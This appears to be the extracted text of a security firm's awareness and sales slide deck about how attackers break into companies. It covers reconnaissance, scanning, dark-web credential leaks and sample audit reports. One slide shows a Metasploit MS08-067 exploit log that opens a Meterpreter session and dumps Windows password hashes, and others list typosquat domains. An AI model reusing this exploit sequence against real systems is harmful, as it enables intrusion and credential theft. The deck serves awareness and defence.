

"Insider Secrets" to HOW & WHY hackers are getting in

Terry CutlerFounder & Ethical Hacker
Cyology Labs







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How ready is your organization?


"There are two types of companies: those who have been hacked, and those who don't yet know they have been hacked."

John Chambers, Former CEO of Cisco

On the

Agenda

- 1. How Hackers are getting in
- 2. Why Hackers are getting in
- 3. How to get started with cybersecurity
- 4. Q&A



Need help? Call 1-844-CYOLOGY

How we help our clients

- Report card audit
- Penetration testing
- Phishing and Training Platform
- Monitoring service
- Incident response
- Virtual CISO
- DarkWeb Monitoring (NEW)



terry cutler Q

All News Images Videos Maps More Settings Tools

About 6,760,000 results (0.37 seconds)

Welcome, Contact Terry Cutler at 1-844-296-5649

https://terrycutler.com/ ▼

I'm **Terry Cutler**, the creator of Internet Safety University, which is a system that's been used to help defend corporations and individuals from cyber threats.

Terry Cutler - VP of Cyber. Helping clients by investigating fraud ...

https://ca.linkedin.com/in/terrycutler ▼

You can call me a hacker, I don't mind, It's right there on my business card: Certified Ethical Hacker. ... Cybersecurity, ethical hacking, internet self-defense, and education: this is what I do and I can do it for you. ... Terry Cutler's Articles & Activity.

Terry Cutler - Wikipedia

https://en.wikipedia.org/wiki/Terry_Cutler •

Terry P. **Cutler** is a Canadian cyber security expert, cyologist and teacher, often described as an "ethical hacker" for his long term work with cyber security and ...

Terry Cutler (@Terrypcutler) · Twitter

https://twitter.com/Terrypcutler



On the


Agenda

3 Core Secrets

- How a whopping 78% of small businesses are being targeted by cyber criminals.
- 2. Why %60 of Small to Medium Businesses Fold Within6 Months of a Cyber Attack.
- 3. What the best cybersecurity experts know that you don't.

State of Cybersecurity when it comes to most companies

- Phishing / Spear Phishing attacks
- Ransomware
- 3. Cloud storage
- 4. Attacks affecting websites
- 5. Compromised, Lost and stolen devices (BYOD)
- 6. Failed Understanding of InfoSec and Cyber Risk (Training)
- 7. Poor response
- 8. Employees
- Outdated software
- 10. Stolen passwords (772 Million email / passwords stolen)



167 Million Lin (ec III) Hacked accounts on SALE!



EST. 500M GUESTS AFFECTED INFORMATION

INFORMATION AT RISK:

-ADDRESSES -DATES OF BIRTH -PASSPORT NUMBERS

Statistics

95%

of large companies are targeted by malicious traffic

66 days

Average time to resolve a cyber attack

54%

of breaches remain undiscovered for months

\$6M

Average total cost of a breach in Canada

\$255

Average cost of data breach per record

How are you getting hacked?

Cyology Labs' General Notice - Disclaimer

- Terry Cutler provided these tools for educational use. They are not authored by Terry Cutler or Cyology Labs and in many cases
 are submitted by the security community. While every reasonable effort is made to ensure that these programs do what is
 claimed, Terry Cutler or Cyology Labs will not be held accountable for any damage or distress caused by the proper or improper
 usage of these materials, and makes no guarantee in regards to their operation or suitability for any specific purpose.
- This CD-ROM is for Research and Educational Purposes only. The primary intent of this CD-ROM is to provide the user with hard to find content for Research or Self Education relevant to network security and various protection methods and their intrinsic flaws by demonstrating exploit methods and techniques used to circumvent them. We hope that you are better aware of the danger that lurk out in society today and learn how to protect yourself with the knowledge you are about to learn. In continuing you automatically accept that you are going to use this information only for Educational and Research purposes.
- While possession of information or programs included on this CD-ROM violates no laws, actually using or implementing some of
 the programs or content on this CD-ROM may violate Federal Law. For this reason the user is instructed not to use any of the
 programs or content on this CD-ROM which may violate any Laws or infringe on the Copyright protection of others. We provide
 them for educational purposes only.


Various Phases, Types of Attacks and Hacktivism

• Phase 1

- Reconnaissance / Footprinting refers to the preparatory phase where an attacker seeks to gather as much information as possible about a target of evaluation prior to launching an attack. It involves network scanning either external or internal without authorization
- Business Risk 'Notable' Generally noted as a "rattling the door knobs" to see if someone is watching and responding. Could be future point of return when noted for ease of entry for an attack when more is known on a broad scale about the target.

Techniques

- Open source search,
- Whois, Web interface to whois,
- ARIN whois
- DNS zone transfer



What we want to find out

- What the company is
- What they specialize in
- Where they are based
- Who are the employees
- Who their ISP is
- What their IP block is
- Who handles their websites
- What equipment they have in use
- Who their vendors are
- Everything, Everything, Everything

Wi-Fi Pineapple Nano



TOP 20 FINANCIAL ACCOUNTING FIRMS IN UAE


- 1. Intuit Management Consultancy
- 2. A and A Associate L.L.C
- 3. NR Doshi & Partners
- 4. Escrow Consulting Group
- 5. Paul & Hassan Chartered Accountants
- 6. CreativeZone Tax & Accounting
- 7. Ethics Plus Public Accountants
- 8. Kudos PRS Chartered Accountants
- 9. MMK A&A
- 10. Alpha Equity Management Consultancy

- 11. FNH Accounting & Bookkeeping LLC
- 12. Accely
- 13. Cross Link International
- 14. iSolve Technologies
- 15. KBA Accounting and Bookkeeping Services LLC
- 16. Confidant Global
- 17. PwC
- 18. Deloitte
- **19. KPMG**
- 20. BDO


What does your card say about you?



Open Source Intelligence



Open Source Intelligence



BlueSun Inc

Job Summary

Company BlueSun Inc

Location Burlington, ON L7L6W6

Industries

- Computer Software
- Business Services -Other
- Computer/IT Services

Job Type

- Full Time
- Employee

Career Level

Experienced (Non-Manager)

Job Reference Code 62477

IT Administrator

About the Job

About Us

BlueSun is the industry leader in providing software to financial services clients across North America, helping them make more money and serve their clients better. A vibrant growing organization with an industry leading SaaS offering called WealthServ that combines a full-function back office with revolutionary CRM and data mining tools and our professional services expertise is sought after for custom project work with many of the top financial services organizations in North America.

BlueSun's mission is to deliver painless software solutions. This means easy-to-use, intuitive software, hassle-free installation projects and responsive, class-leading service. All this while being a heck of a fun place to work!

We are seeking a versatile and motivated individual to manage and secure our IT infrastructure including servers, storage, networking and workstations. He or she must demonstrate a solid understanding of IT infrastructure and have hands on experience working in a small to medium sized organization. This position will provide the right individual with an opportunity to work on a dynamic team of professionals in the software development sector, and to interact with clients in the financial services industry.

Accountabilities:

Internal Systems Management

- Manage and maintain VMware virtual infrastructure
- Ensure all Windows based virtual machines are kept up-to-date
- Manage SharePoint deployment
- Ensure all systems are hardened and secured
- Ensure backups complete successfully and are taken offsite daily
- Maintain internal peripherals such as printers
- Manage relationship with 3rd party VOIP provider
- Manage relationship with 3rd party Exchange email provider
- Manage domain controller including Active Directory, DNS and DHCP
- Manage networking equipment including switches and firewall

Internal User Support

- Manage all IT requests coming from 30+ staff members
- Manage the setup of user accounts, operating systems, and applications
- Troubleshoot hardware issues with desktops, laptops and other peripherals

Datacenter Operations

- Manage and maintain mission critical private cloud VMware infrastructure that runs our SAAS based product offerings
- Ensure all hardware and software is running optimally. Perform driver / firmware updates and patching when required
- Ensure all Windows based virtual machines are kept up-to-date
- Manage relationship with datacenter provider and all hardware / software vendors
- Work with datacenter provider for any firewall / switch related changes
- Ensure all systems are hardened and secured
- Ensure backups complete successfully and are replicated offsite daily. Perform data restores when required

Ensure security is bent at ton of mind and

ene are identified and remediated

About BlueSun

About Us

BlueSun is the industry leader in providing software to financial services clients across North America

Accountabilities:

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
Bluesun (Cont)

- Internal User Support
 - Manage all IT requests coming from 30+ staff members
- Datacenter Operations
 - Manage and maintain mission critical private cloud VMware infrastructure that runs our SAAS based product offerings
 - Work with datacenter provider for any firewall / switch related changes
 - Manage and maintain datacenter monitoring tool. Take appropriate action on all alerts that are triggered
 - Manage and maintain Disaster Recovery VMware infrastructure. Work with clients and internal staff members to update and maintain Disaster Recovery strategies
 - Work with 3rd party vendors to perform penetration testing against all web facing systems
 - Work with auditors and internal staff members to achieve and maintain PCI compliance


• Skills

- Good knowledge of Windows based operating systems including Server 2003/2008/2012 and Windows XP/7/8
- Good knowledge of SQL Server 2005/2008/2012
- Good knowledge of Active Directory, DNS and DHCP
- Strong security sense

Information Gathering Methodology



Information Gathering



Information Gathering




Code d'utilisateur (Inscrivez seulemer	t le code utilisateur sans le nom de domaine « urgences-sante.qc.ca »
Mot de passe	
	Se connecter

Pour empêcher que des personnes non autorisées n'accèdent à votre compte, l'extranet ferme automatiquement la connexion qu'il a établie avec votre boîte aux lettres au bout d'une certaine période d'inactivité. Si la session venait à se terminer, actualisez votre navigateur et connectez-vous à nouveau.

Vous avez besoin de soutien informatique ?
Tél.: 514-723-5633 ou par courriel: soutieninformatique@urgences-sante.qc.ca
Ouvert du lundi au vendredi, de 8h30 à 12h00 et de 13h00 à 16h30, à l'exception des jours fériés.

Archive.org – Way Back Machine



The web NEVER forgets!

Various Phases, Types of Attacks and Hacktivism

Phase 2


- Scanning refers to a preattack phase when the hacker scans the network with specific information gathered during reconnaissance.
- Business Risk '<u>High</u>' Hackers have to get a single point of entry to launch an attack and could be point of exploit when vulnerability of the system is detected.
- Scanning can include use of dialers, port scanners, network mapping, sweeping, vulnerability scanners etc.

Techniques

- Ping sweep
- TCP/UDP port scan NMAP
- OS Detection

Scanning...





Windows: Microsoft Bulletins

Windows

Windows

Windows

Windows

Windows

Windows

MS15-003: Vulnerability in Windows User Profile Service ...

Adobe AIR <= 15.0.0.356 Multiple Vulnerabilities (APSB1...

Adobe Reader < 10.1.13 / 11.0.10 Multiple Vulnerabilities...

Flash Player <= 16.0.0.287 Unspecified Code Execution (...

Microsoft XML Parser (MSXML) and XML Core Services ...

Mozilla Foundation Unsupported Application Detection

Firefox < 35 Multiple Vulnerabilities

Agent Details

2


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Groups: Laptops
Reported: 2 of 2

Vulnerabilities



Various Phases, Types of Attacks and Hacktivism

Phase 3

- •Gaining Access refers to the true attack phase. The hacker exploits the system.
 - The exploit can occur over a LAN, locally, Internet, offline, as a deception or theft. Examples include stack-based buffer overflows, denial of service, session hijacking, password filtering etc.
 - Influencing factors include architecture and configuration of target system, skill level of the perpetrator and initial level of access obtained.
 - Business Risk 'Highest' The hacker can gain access at operating system level, application level or network level.

Techniques

 List user accounts, scanned passports, digital signature, List file shares, Identify applications

Types of Passwords

- Passwords that contain only letters
 - HIJKLMNO
- Passwords that contain only numbers
 - 758904
- Passwords that contain only special characters
 - \$@\$!()
- Passwords that contain letters and numbers
 - ax1500g
- Passwords that contain only letters and special characters
 - m@roon\$
- Passwords that contain only special characters and
- Numbers
 - @\$47\$
- Passwords that contain letters, special characters, and Numbers
 - E1n@8\$

How to create a strong password

I had a great day at work 2021!

How to create a strong password

IHadAGreatDayAtWork2021!

How to create a strong password

IH@d@Gre@tD@y@tW0rk2021!

Pass the Hash

```
exploit(ms08 067 netapi) > exploit
[*] Started reverse handler on 192.168.34.139:4444
[*] Automatically detecting the target...
[*] Fingerprint: Windows 2003 - Service Pack 2 - lang:Unknown
   We could not detect the language pack, defaulting to English
[*] Selected Target: Windows 2003 SP2 English (NX)
[*] Attempting to trigger the vulnerability...
[*] Sending stage (752128 bytes) to 192.168.34.135
[*] Meterpreter session 2 opened (192.168.34.139:4444 -> 192.168.34.135:1739) at 2013-07-30
meterpreter > hashdump
Administrator:500:e52cac67419a9a224a3b108f3fa6cb6d:8846f7eaee8fb117ad06bdd830b7586c:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
krbtgt:502:aad3b435b51404eeaad3b435b51404ee:f3f07224e22c5dc9e3d50224ebbf04b7:::
SUPPORT 388945a0:1001:aad3b435b51404eeaad3b435b51404ee:41361b1534272026576c22449c3b6aff:::
user:1003:b34ce522c3e4c8774a3b108f3fa6cb6d:a87f3a337d73085c45f9416be5787d86:::
peru:1004:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
IUSR HP-SRV01:1108:6dbad79696399a35bac6fe70f7fc828b:501990d3465ee72c7c074459b8dc6d1d:::
IWAM HP-SRV01:1109:015839b59b7a2b8926c254f40a2e31ee:c935181ee5bc159edf13d4ba3be6450b:::
albert:1114:d0b22b77a558f4c1511a02b6cacb6d18:2f7e3f310946ebd46d1c3d0801cbd9d3:::
nina:1115:3993fcde5c417d12e72c57ef50f76a05:822b051f594be4540e071395f80c6df7:::
nick:1116:681e9a747943826f824a5691239d4d13:e40cf12dc3e53a84a1877d3793c0c61f:::
jasmine:1117:cbc501a4d222778365c4a55f32b3bf85:61e4be9bc78c65275f97d77ea821f258:::
joy:1118:f5d13a813b5d5ffac467021088dc706f:1aa90c8708e234c36bbdb7d770617820:::
HP-SRV01$:1007:aad3b435b51404eeaad3b435b51404ee:12d6d31ff28ae38e43b8f0ca41bfad42:::
```

2 Step Verification



Enter your password

Whenever you sign into Google you'll enter your username and password as usual.

Enter code from phone*

Next, you'll be asked for a code that will be sent to you via text, voice call, or our mobile app.

Port Out Scam



Port Out Scam

Mon, Jul 20, 12:31 PM

TELUS Msg: Hi Terry, Port
Protection has been added to your
account, your phone number is now
protected. To remove Port
Protection, call us at *611. Thank
you for choosing TELUS

';--have i been pwned?

Check if you have an account that has been compromised in a data breach

email address

pwned?



Generate secure, unique passwords for every account Learn more at 1Password.com

411 pwned websites 8,507,922,560

pwned accounts

103,308 pastes

123,089,629

paste accounts

Largest breaches



A

772,904,991 Collection #1 accounts



763,117,241 Verifications.io accounts



711,477,622 Onliner Spambot accounts



593,427,119 Exploit.In accounts

Recently added breaches



686,899 Vedantu accounts



290,955 Hookers.nl accounts



71,407 Zooville accounts



988,230 StreetEasy accounts



Q have i been pwned



A have i been pwned - Google Search

X

';--have i been pwned?


Check if you have an account that has been compromised in a data breach

terry@terrycutler.com

pwned?

Oh no - pwned!

Pwned on 8 breached sites and found no pastes (subscribe to search sensitive breaches)





Step 1 Protect yourself using 1Password to Step 2 Enable 2 factor authentication and generate and save strong passwords for each website.




store the codes inside your 1Password account.

Start using 1Password.com



Step 3 Subscribe to notifications for any other breaches. Then just change that unique password.



Exploit.In (unverified): In late 2016, a huge list of email address and password pairs appeared in a "combo list" referred to as "Exploit.In". The list contained 593 million unique email addresses, many with multiple different passwords hacked from various online systems. The list was broadly circulated and used for "credential stuffing", that is attackers employ it in an attempt to identify other online systems where the account owner had reused their password. For detailed background on this incident, read Password reuse, credential stuffing and another billion records in Have I Been Pwned.

Compromised data: Email addresses, Passwords



LinkedIn: In May 2016, LinkedIn had 164 million email addresses and passwords exposed. Originally hacked in 2012, the data remained out of sight until being offered for sale on a dark market site 4 years later. The passwords in the breach were stored as SHA1 hashes without salt, the vast majority of which were quickly cracked in the days following the release of the data.

Compromised data: Email addresses, Passwords



MyFitnessPal: In February 2018, the diet and exercise service MyFitnessPal suffered a data breach. The incident exposed 144 million unique email addresses alongside usernames, IP addresses and passwords stored as SHA-1 and bcrypt hashes (the former for earlier accounts, the latter for newer accounts). In 2019, the data appeared listed for sale on a dark web marketplace (along with several other large breaches) and subsequently began circulating more broadly. The data was provided to HIBP by a source who requested it to be attributed to "BenjaminBlue@exploit.im".

Compromised data: Email addresses, IP addresses, Passwords, Usernames




Verifications.io: In February 2019, the email address validation service verifications.io suffered a data breach. Discovered by Bob Diachenko and Vinny Troia, the breach was due to the data being stored in a MongoDB instance left publicly facing without a password and resulted in 763 million unique email addresses being exposed. Many records within the data also included additional personal attributes such as names, phone numbers, IP addresses, dates of birth and genders. No passwords were included in the data. The Verifications.io website went offline during the disclosure process, although an archived copy remains viewable.

Compromised data: Dates of birth, Email addresses, Employers, Genders, Geographic locations, IP addresses, Job titles, Names, Phone numbers, Physical addresses



You've Been Scraped: In October and November 2018, security researcher Bob Diachenko identified several unprotected MongoDB instances believed to be hosted by a data aggregator. Containing a total of over 66M records, the owner of the data couldn't be identified but it is believed to have been scraped from LinkedIn





DARK WEB COMPROMISE REPORT











Black market sites
 640,000+ botnets

YOUR INFORMATION IS ALREADY EXPOSED

This information is used to compromise your corporate services such as: Office 365, payroll services, VPNs, remote desktops, banking, VOIP, ERP, CRM, social media access, ID Theft.





Most Recent 100 Compromises

Date Found	Email		Password Hit	Source	Type	Origin	PII Hit
10/08/20	edemet		1daf****	id theft forum	Not Disclosed	Not Disclosed	None
10/08/20	rossl@m		ff68****	id theft forum	Not Disclosed	Not Disclosed	None
10/08/20	jaeha@i		be3c****	id theft forum	Not Disclosed	Not Disclosed	None
10/08/20	charlotte	n	i ****	id theft forum	Not Disclosed	Not Disclosed	None
10/07/20	nemdaii		Poin****	id theft forum	Not Disclosed	Not Disclosed	None
10/07/20	toddste		00da****	id theft forum	Not Disclosed	Not Disclosed	None
10/07/20	naryder		6018****	id theft forum	Not Disclosed	Not Disclosed	None
10/07/20	ndaynal		Msja****	id theft forum	Not Disclosed	Not Disclosed	None
10/07/20	ndmano		Phot****	id theft forum	Not Disclosed	Not Disclosed	None
10/07/20	nkimnel		Golf****	id theft forum	Not Disclosed	Not Disclosed	None
10/07/20	christiar	com	cbr9****	id theft forum	Not Disclosed	Not Disclosed	None
10/07/20	ndmano		Phot****	id theft forum	Not Disclosed	Not Disclosed	None
10/07/20	ndmano		Phot****	id theft forum	Not Disclosed	Not Disclosed	None
10/07/20	nshelby		Chlo****	id theft forum	Not Disclosed	Not Disclosed	None
10/07/20	dark@m		\$1\$t****	id theft forum	Not Disclosed	Not Disclosed	None
10/07/20	nshelby		Chlo****	id theft forum	Not Disclosed	Not Disclosed	None
10/07/20	bg@mic		\$1\$t****	id theft forum	Not Disclosed	Not Disclosed	None
10/07/20	naryder		6018****	id theft forum	Not Disclosed	Not Disclosed	None
10/07/20	elena@i		\$1\$t****	id theft forum	Not Disclosed	Not Disclosed	None
10/07/20	scottfre		2muc****	id theft forum	Not Disclosed	Not Disclosed	None
10/07/20	nahowa		Crea****	id theft forum	Not Disclosed	Not Disclosed	None
10/07/20	ndaynal		Msja****	id theft forum	Not Disclosed	Not Disclosed	None
10/07/20	nahowa		Crea****	id theft forum	Not Disclosed	Not Disclosed	None



WHY MONITORING FOR EXPOSED CREDENTIALS IS IMPORTANT



HOW ARE CREDENTIALS COMPROMISED?



PHISHING

- Send e-mails disguised as legitimate messages
 Trick users into disclosing credentials
 Deliver malware that captures credentials



- Target a popular site: social media, corporate intranet
 Inject malware into the code of the legitimate website
 Deliver malware to visitors that captures credentials



MALVERTISING

· Inject malware into legitimate online advertising networks



WEB ATTACKS

- · Deliver malware to visitors that captures credentials
- Scan Internet-facing company assets for vulnerabilities
- · Exploit discovered vulnerabilities to establish a foothold · Move laterally through the network to discover credentials



Passwords are a twentieth-century solution to a modern-day problem. Unfortunately, user names and passwords are still the most common method for logging onto services including corporate networks, social media sites, e-commerce sites and others.

Percentage of adults in the U.S. using the same or very similar passwords for multiple online services

breached data records. including credentials, per U.S.-based company

User names and passwords represent the keys to the kingdom for malicious attackers. Criminals who know how to penetrate a company's defenses can easily steal hundreds or even thousands of credentials at a time.

A criminal dealing in stolen credentials can make tens of thousands of dollars from buyers interested in purchasing credentials. And by selling those credentials to multiple buyers, organizations that experience a breach of credentials can easily be under digital assault from dozens or even hundreds of attackers.



credentials

WHAT CAN AN ATTACKER DO WITH COMPROMISED CREDENTIALS?



Send Spam from Compromised Email Accounts

Deface Web Properties and Host Malicious Content

Install Malware on Compromised Systems

Compromise Other Accounts Using the Same Credentials

Exfiltrate Sensitive Data (Data Breach)

Identity Theft

PROTECTING AGAINST CREDENTIAL COMPROMISE

While there is always a risk that attackers will compromise a company's systems through advanced attacks, most data breaches exploit common vectors such as known vulnerabilities, unpatched systems and unaware employees. Only by implementing a suite of tools including monitoring, data leak prevention, multifactor authentication, employee security awareness training and others - can organizations protect their business from the perils of the dark web.







www.cyologylabs.com/darkweb

Social Engineering

Social engineering, in the context of information security, refers to psychological manipulation of people into performing actions or divulging confidential information



Academy

Downloads

Videos

Directory

F

The USB Keys in the Urinal



Terry Cutler Chief Technology Officer



66 Comments



I am a Certified Ethical Hacker, which basically means I get paid by companies to hack into their networks.



My company, Digital Locksmiths, was hired by a manufacturing firm in 2011 to try and expose any security vulnerabilities that might be lurking in the ether.



A company's external infrastructure — including web servers, domain name servers, email servers, VPN access points, perimeter firewalls, and any other applications publicly accessible from the Internet — is typically considered the primary target of security attacks. So that's where we start.



F Like




Our methods include cracking passwords and eavesdropping as well as using keystroke loggers, sniffers, denial-of-service, and remote controls. In this case, I tried attacking the firewall systems with every trick in our digital lock picker's toolkit, but to no avail: The network was locked tight, so to speak.



So I told myself, "Screw it. I'm going in." You see, companies that have an impenetrable wall against external attacks are often surprisingly open to insider threats. Hackers are able to expose these vulnerabilities by exploiting one simple fact: Most people will respond in a highly predictable way to a particular situation.


First, I did a little recon on Google Earth and Street View to familiarize myself with the physical perimeter of the company's building and grounds. Since the character I was playing that day was "me," the walking stereotype of a friendly, guy-next-door, I put on my usual garb: a pair of good jeans and a button-down shirt.





- Attendee tweeted about the conference 2 nights before
- Performed recon on her and her company
- Found out she works for a professional services company
- Required to enter their time (Submit timesheets)












Time	oject & Billing Edition e & Attendance Edition
Login Name:	
Password:	
	Enter
Remember my	y Login Name and Password

Behavior blending: Look normal

www.kr0n0s.com www.kroonos.com www.macgill.com www.mcgi11.com www.det0urgold.com www.nefflix.com



Various Phases, Types of Attacks and Hacktivism

Phase 4

- •Maintaining Access refers to the phase when the hacker tries to retain his 'ownership' of the system.
 - The hacker has exploited a vulnerability and can tamper and compromise the system.
 - Sometimes, hackers harden the system from other hackers as well (to own the system) by securing their exclusive access with Backdoors, RootKits, Trojans and Trojan horse Backdoors.
 - Hackers can upload, download or manipulate data / applications / configurations on the 'owned' system.

Techniques

- Rootkits
- Trojans

Various Phases, Types of Attacks and Hacktivism

Phase 5

- Covering Tracks refers to the activities undertaken by the hacker to extend his misuse of the system without being detected.
 - Reasons include need for prolonged stay, continued use of resources, removing evidence of hacking, avoiding legal action etc.
 - Examples include Steganography, tunneling, altering log files etc.
 - Hackers can remain undetected for long periods or use this phase to start a fresh reconnaissance to a related target system.

Techniques

- Clear logs
- Hide tools

The World of Security Is Changing Every Day!

When we **objectively** look at information security today, it is easy to see that many of the various techniques we use for defense are somewhere between **not working** and **barely working at all**.


Terry Cutler, Founder & Ethical Hacker





Verizon Data Breach Investigations Report

Figure 44: Discovery methods



Financial Espionage

Other

Why Hackers are getting in

Even if we've spent more money on security

Physical Security Controls

Doors Alarm System Dog

Windows Motion Detection Gun

Locks Crime Watch Police

Fence Monitoring Insurance

Physical Security Controls

Alama Custana

Doors	Alarm System	Dog
Windows	Motion Detection	Gun
Locks	Crime Watch	Police

Monitoring

Insurance

Fence

Physical Security Controls

Doors Alarm System Dog

Windows Motion Detection Gun

Locks Crime Watch Police

Fence Monitoring Insurance

Protection Detection Response



Physical Security Controls

Doors Alarm System Dog
Windows Motion Detection Gun

Locks Crime Watch Police

Fence Monitoring Insurance

Protection Detection Response

Traditional Network Security Is failing in most cases...

- Firewalls
- Passwords
- Encryption

Traditional Network Security

- Nearly every company has Malware
- 250,000 Zombies Created Daily
- Cybercrime is a Trillion Dollar Industry



CYOLOGY	Protection	Detection	Response
Administrative	Security Policy		Disaster Recovery Plan
Technical		Events	
Physical	Locks on Data Center		

How Do We Get Started?

Get a cyber assessment done on your organization



Create a Proactive Security Program

- 1. Understand What You Are Protecting
 - a) ****Problems****
 - b) New IT guys take over from past techs and don't know where anything is including the data
 - c) Don't have the Install CDs
- 2. Understand Your Third-Party Ecosystem
 - a) It's estimated that 59% of organizations have experienced breaches caused by third parties
 - b) know who has access to your network and what data and services they provide

Create a Proactive Security Program

- 3. Understand Your People and Processes
 - a) ****Problems****
 - b) Techs like to get you back up and running fast and will destroy forensic evidences that could help you avoid another incident
- 4. Test, Test, and Test Again
 - b) Just meeting minimum requirements isn't enough
 - c) Testing your security controls and making continuous improvements and enhancements ensures that you're staying up to date and are well prepared for anything that could come up in the future

Here's What An Audit would Look Like


Special UAEIAA Offer


Sample Reports Cyology Labs Offers

What you'll get











Security Assessment

Consolidated Security Report Card

Prepared for: Your Customer/Prospect

Prepared by: Cyology Labs

7/15/2019



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Scan Date: 17/12/2019



2 - Computer Security Report Card

Devices discovered on the network are assigned an overall score, as well as a specific score for each of the assessment categories detailed below. The scores are represented as color-coded letter grades ('A' through 'F'). Where there is not enough information to determine a grade, a gray box with a dash '-' appears. The rubric at the end of this report lists the criteria used to determine the grade for each category.

* Note that because the overall grade is a composite of available grades, it may be skewed in cases where all security data could not be gathered.

Computer	Overall Grade	Anti-virus	Anti- spyware	Local Firewall	Missing Critical Patches	Insecure Listening Ports	Failed Logins	Network Vulnerabilities	Screen Lock with Timeout	System Aging	Supported OS
B2B-GW (10.0.8.152)	F	F	F	А	А	А	В		F	А	A
BETTY-INSPIRON (10.0.9.29)	В	С	С	A	1.5	А	A	С	7.	A	A
BOPPENHEIMER-PC (10.0.9.192)	В	А	A	А	14	А	Α	-	F	А	A
BUILDBOX (10.0.6.3, 10.0.6.23)	В	С	С	А	12	(2)	A	-	2	В	A
CERTEXAM (10.0.7.49)	В	С	С	A	-	А	Α	-		А	A
CONFERENCE-ROOM (10.0.8.16)	А	А	A	A	-	А	Α	-	2	А	А
DARKHORSE (10.0.8.7)	С	А	A	A	-	-	А	-	F	A	A
DARREN-PC (10.0.9.60)	В	С	С	A	-	А	А	С		А	A
DC13 (10.0.7.204)	В	A	A	Α	-	Α	A	-	F	А	A
DDOUGLAS-WIN10 (10.0.7.202)	В	A	A	A	-	А	А	- 1	F	A	A
DESKTOP-N6S4H9A (10.0.6.16)	F	F	F	А	150		A	-	-	С	А
DESKTOP-UAE29E6 (10.0.8.139)	F	F	F	A	-	А	A	С	-	В	A
FILE2012-1 (10.0.6.41)	F	F	F	Α	-		А		25	В	A
HPDT-8CC5260NXY (10.0.9.201)	В	С	С	А		А	A	С	-	А	A





Computer	Overall Grade	Anti-virus	Anti- spyware	Local Firewall	Missing Critical Patches	Insecure Listening Ports	Failed Logins	Network Vulnerabilities	Screen Lock with Timeout	System Aging	Supported OS
HPLT-5CD4411D8Z (10.0.9.9)	В	С	С	А	-	A	Α			A	A
HV00 (169.254.103.184, 169.254.93.186, 10.0.6.6)	F	F	F	5	-	\$	А				F
HV02 (10.0.8.27)	С	А	А	А	-	A	А	С	F	А	A
IRIDIUM (10.0.9.30)	С	С	С	A	A	A	А	F	А	С	A
ISA-1 (10.0.8.47)	В	А	A	А	-	A	Α	2	F	А	A
ISTCORP-PC (10.0.9.165)	А	A	А	А	-	A	A	5		А	A
JIM-WIN8 (169.254.40.76, 10.0.8.31)	В	А	A	А		A	Α		F	A	A
LALEXANDER-PC (10.0.6.63)	F	F	F	A	2	2	Α	9		А	A
MWEST-WIN864 (10.0.6.18)	F	F	F	A	2	5	Α	2	1	А	A
PANOPTICON (10.0.6.21)	F	F	F	А	-	-	Α	-	-	A	A
PITWDS12 (10.0.8.79)	F	F	F	Α	A	A	Α	С	F.	A	A
PKWIN8-VM (10.0.8.88)	F	F	F	A	2	А	А	2	<u>:</u>	А	A
PS01 (10.0.9.161)	С	А	А	Α	-	A	Α	С	F	А	A
PSOLIDAD-PC (10.0.9.195)	С	А	А	А	-	A	A	С	F.	A	A

PROPRIETARY Page 5 of 6



Security Assessment

Risk Report



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Scan Date: 7/13/2019

Prepared for: Your Customer / Prospect Prepared by: Your Company Name

7/13/2019




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- 1 Discovery Tasks
- 2 Risk Score
- 3 Issues Summary
- 4 External Vulnerabilities
- 5 Internal Vulnerabilities
- 6 Unrestricted Web Content
- 7 Local Security Policy Consistency
- 8 Dark Web Scan Summary



Risk Score

The Risk Score is a value from 1 to 100, where 100 represents significant risk and potential issues. The score is risk associated with the highest risk issue.




Several critical issues were identified. Identified issues should be investigated and addressed according to the Management Plan.



Issues Summary

This section contains summary of issues detected during the Security Assessment. It is based on general industry-wide best practices and may indicate existing issues or points of interest. The Overall Issue Score grades the level of issues in the environment. An Overall Issue score of zero (0) means no issues were detected in the environment. It may not always be possible to achieve a zero score in all environments due to specific circumstances.



Overall Issue Score: Risk Score x Number of Incidents = Total points: Total percent (%)

Compromised Passwords found on the Dark Web (100 pts each)

600 Current Score: 100 pts x 6 = 600: 92.31%

Issue: A scan of the Dark Web revealed one or more compromised passwords from your domain. The most recent compromise occurred in 2018.

Recommendation: Ensure the compromised passwords are no longer in use. We recommend having all users reset their password as the extent of the compromise is difficult to assess.

Critical External Vulnerabilities Detected (95 pts each)

95 Current Score: 95 pts x 1 = 95: 4.4%

Issue: Critical external vulnerabilities may potentially allow malicious attacks from outside your network and should be addressed as soon as possible. External vulnerabilities are considered potential security holes that can allow hackers access to your network and information.

Recommendation: Assess the risk of each vulnerability and remediating all external vulnerabilities as prescribed.

Account lockout disabled (77 pts each)


77 Current Score: 77 pts x 1 = 77: 3.57%

Issue: Account lockout (disabling an account after a number of failed attempts) significantly reduces the risk of an attacker acquiring a password through a brute force attack.

Recommendation: Enable account lockout for all users.




External Vulnerabilities




Host Issue Summary

Host	Open Ports	High	Med	Low	False	Highest CVSS
182.161.179.152 (ip-182-161- 179-152.ip.securesvr.net)	4	1	4	1	0	8.5
Total: 1	4	1	4	1	0	8.5





Unrestricted Web Content





Dark Web Scan Summary

The following results were retrieved using a preliminary scan of the Dark Web.

Only the first 5 per domain are listed here.

Email	Password/SHA1	Compromise Date	Source
jsmith@example.com	password: frace*******	03/23/2018 1:00:00 AM	id theft forum
rsimpson@myco.com	password: awart********	03/23/2018 1:00:00 AM	id theft forum
bwillis@myco.com	password: moonl*******	03/23/2018 1:00:00 AM	id theft forum
frogers@myco.com	password: kingl********	11/15/2017 1:00:00 AM	id theft forum
eknievel@myco.com	password: biker*******	03/23/2018 1:00:00 AM	id theft forum
rcrandon@myco.com	password: mypro*******	12/27/2016 1:00:00 AM	id theft forum





























Network Assessment

Full Detail Report

Prepared for: Your Customer / Prospect

Prepared by: Your Company Name

7/27/2019



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Scan Date: 725/2019



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 - 3.5 Users
 - 3.6 Service Accounts
 - 3.7 Security Groups
 - 3.8 Computers in Domain
 - 3.9 Server Aging
 - 3.10 Workstation Aging
 - 3.11 Domain DNS
- 4 Non A/D Devices
- 5 Servers
 - 5.1 MS SQL Servers
 - 5.2 Web Servers
 - 5.3 Time Servers
 - 5.4 Exchange Servers
 - 5.5 DHCP Servers
 - 5.6 Hyper-V Servers



3.3 - Organizational Units

This section contains a hierarchical view of all organizational units from within Active Directory.

- Corp.myco.com
 - o AppV (2 Security Groups, 1 Users)
